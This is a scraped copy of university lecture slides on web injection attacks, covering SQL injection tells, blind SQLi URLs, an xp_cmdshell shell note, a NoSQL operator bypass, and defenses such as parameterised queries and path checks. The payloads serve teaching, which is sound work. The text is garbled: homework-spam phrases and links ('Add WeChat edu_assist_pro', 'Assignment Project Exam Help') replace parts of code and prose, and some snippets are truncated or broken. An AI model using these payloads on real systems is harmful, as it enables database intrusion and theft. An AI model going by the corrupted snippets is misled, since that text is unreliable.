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# A NOTE ON ETHICS / LEGALITY

- UNSW hosting this course is an extremely important step forward.
- We expect a high standard of professionalism from you, meaning:
  - Respect the university
  - Always abide by the law and regulations
  - Be considerate of others. Everyone has an equal learning experience
- Always check that you have written permission before performing a security test on a system

PLEASE BE SUPER CAREFUL WHENEVER YOU'RE GENERATING NETWORK TRAFFIC

# Recap

Authentication,  
Session

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# Today's lecture

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# Today's lecture

User input = **Assignment Project Exam Help** → How user input is interpreted

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```
mysql_connect_error());  
  
$id = $_GET['id'];  
$id = mysqli_real_escape_string($conn,$id);  
$sql = "SELECT * FROM products where ID='".$id";  
$result = mysqli_query($conn, $sql);  
  
if (mysqli_num_rows($result) > 0) {  
    // output data of each row  
    while($row = mysqli_fetch_assoc($result)) {  
        echo "ID: ".$row["ID"]. " - Name: ".$  
$row["name"]. " - Price: ".$row["price"]. "<br>";  
    }  
}
```



# PROBING FOR VULNS

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# SQLI 101

```
select * from users where username='admin' and  
password='hunter2' limit 1;
```

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```
select * from users where use          n' and  
password='x' or Add WeChat edu_assist_pro
```

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The database engine is not designed to tell the difference between **code** and **data**. As discussed - it is generally a bad idea when **control** and **data** share the same **band**.

# SQLI IN PRACTICE

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# SQLI “TELLS”: or 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME='x' OR '1'='1';
```

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Not all products meet the first condition, but ALL meet the second (1 i ALL records are returned!

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```
PRODUCTS (11337 found):
```

```
Product 1
```

```
Product 2
```

```
Product 3...
```

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# SQLI “TELLS”: and 1=1

```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME='shirt' AND  
'1'='1';
```

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The SAME legit condition is  
uninjected equipment condition is  
still met.

```
PRODUCTS (3 f  
shirt (red)  
shirt (blue)  
shirt (green)
```

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```
SELECT * FROM PRODUCTS WHERE PRODUCTNAME='shirt' AND  
'1'='0';
```

Now, if **NO** records are now returned, we can be sure our injection is being processed.

# SQLI “TELLS”: COMMENTS

```
SELECT * FROM USERS WHERE name='x' -- ' LIMIT 1;
```

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Imagine if there is an unfavourable appendix on the end of a query, you are ignoring the relevant DBMS <https://eduassistpro.github.io/>

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The above query will then be processed like this:

```
SELECT * FROM USERS WHERE name='x';
```

Now, instead of returning one record - will return ALL records that meet the condition in the query.

# EXPLORING SQLI

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# SQLI: FURTHER OS INTERACTION

- SELECT INTO OUTFILE / LOAD DATA INFILE
  - LOAD DATA INFILE 'data.txt' INTO TABLE db2.my\_table;
  - SELECT a,b, sult.txt' FIELDS  
TERMINATED D BY '""' LINES  
TERMINATED
  - SELECT \_utf8>Hello world!!' LE '/tmp/world';
  - SELECT LOAD\_FILE('/tmp/world') AS world;
- exec master.dbo.xp\_cmdshell 'dtsrun -E -Sserver1 -N"Export Invoices"'
- that's right - under certain circumstances you can directly pop a shell on a vulnerable server running MSSQL as the DBMS.

# BLIND SQLI

- **Blind** SQLi is when you can't directly exfiltrate data by selecting it into a column
  - You can make the database do something depending on if a condition
  - "Is the first character of 'a'? If yes, sleep for 5 seconds, other thing"
  - From this exploit primitive binary search tree.
  - Dump data from the DB via error codes / time delays alone

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```
SELECT PRODUCT_COLOR FROM PRODUCTS WHERE PRODUCTID=$PRODUCT
```

# BLIND SQLI

- Boolean-Based Blind:

`https://www.example.com/items.php?id=1' and (select 1  
from users where (select password from users where  
username like ' <GUESS>%') --`

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- Time-Based Blind:

`https://www.example.com/items.php?id=1' UNION SELECT  
IF(SUBSTRING(user_password,1,1) =  
CHAR(50),BENCHMARK(5000000,ENCODE('MSG','by 5  
seconds'))),null) FROM users WHERE user_id = 1;`

# SQLI IN REST APIS?

```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '1
```

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```
http://application/apiv3/Users/?req_id=1' AND '1' LIKE '2
```

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generally apis (ESPECIALLY APIs for mobile apps) have little if not no protection against SQLi. these are great targets for testing for SQLi.



# WHAT ABOUT NOSQL?

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```
db.users.find({username: 'us', password: 'us'})
{ "username": { "$gt": "" }, "password": { "$gt": "" } }
```

# [DEFENSIVE] PREVENTING SQLI

- SQL Injection comes from the confusion of **code** and **data**
- Parameterised queries force the SQL engine to cleanly segregate **code** and **data**

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DON'T: Constructing

concatenation:

```
c.execute("SELECT * FROM USERS WHERE USERNAME = '" +  
username + "' AND PASSWORD = '" + password + "'");
```

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Instead, use parameterised queries

```
c.execute("SELECT * FROM USERS WHERE USERNAME = ? AND  
PASSWORD = ?", (username, password));
```

# [DEFENSIVE] PREVENTING SQLI

- Other methods to prevent SQLi:
  - SQL Escaping: Replace control characters in user input with safe substitutes
  - Stored Pro
  - If nothing allow a whitelist of charact
- Most SQL Libraries for progr ages will have a way to securely execute SQL queries

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# [DEFENSIVE] REDUCING ATTACK SURFACE

- Application Layer
  - Handle your error messages gracefully
  - Filter user
  - Use parameterised queries
- Database Layer
  - Minimise the privilege level of database user
  - Prevent arbitrary connections to your database server

tl;dr: trust nothing

# THE MAGIC OF SQLMAP

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*Running this tool is generally not legal, unless you have explicit authorisation to test a target. Be ethical, don't be unethical.*

# Local File Inclusion DEMO

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# [DEFENSIVE] PREVENTING PATH TRAVERSAL

- Don't trust a path provided by the user, it can lead to LFI
- Resolve the final path of the file and ensure it is in a safe directory

DON'T

```
open(userpath,
```

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DO

```
UPLOAD_DIR = "/app/uploads/"
if os.path.dirname(os.realpath(os.path.join(UPLOAD_DIR,
userpath))) != UPLOAD_DIR:
    # DIRECTORY TRAVERSAL DETECTED!
    exit()
```

# COMMAND INJECTION DEMO

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# [DEFENSIVE] PREVENTING CMD INJECTION

- Command Injection comes from the confusion of **code** and **data**

DON'T

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```
os.system("ping https://eduassistpro.github.io/
```

DO

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

```
subprocess.call(["ping", host])
```

# Moral of the story

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User input → how user input is securely  
interpret is secured

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# WEEK 4 ASSESSMENT

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Please call out if you get stuck.

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# READING MATERIAL (REFERENCE)

- OWASP Input validation cheat sheet
  - [https://cheatsheetseries.owasp.org/cheatsheets/Input\\_Validation\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Input_Validation_Cheat_Sheet.html)
- Pentester Lab <https://eduassistpro.github.io/>
  - [https://pentesterlab.com/rom\\_sql\\_i\\_to\\_shell](https://pentesterlab.com/rom_sql_i_to_shell)
- SQLMap
  - <https://github.com/sqlmapproject/sqlmap>
- Anatomy of an attack: SQLi to Shell
  - <http://resources.infosecinstitute.com/anatomy-of-an-attack-gaining-reverse-shell-from-sql-injection/>

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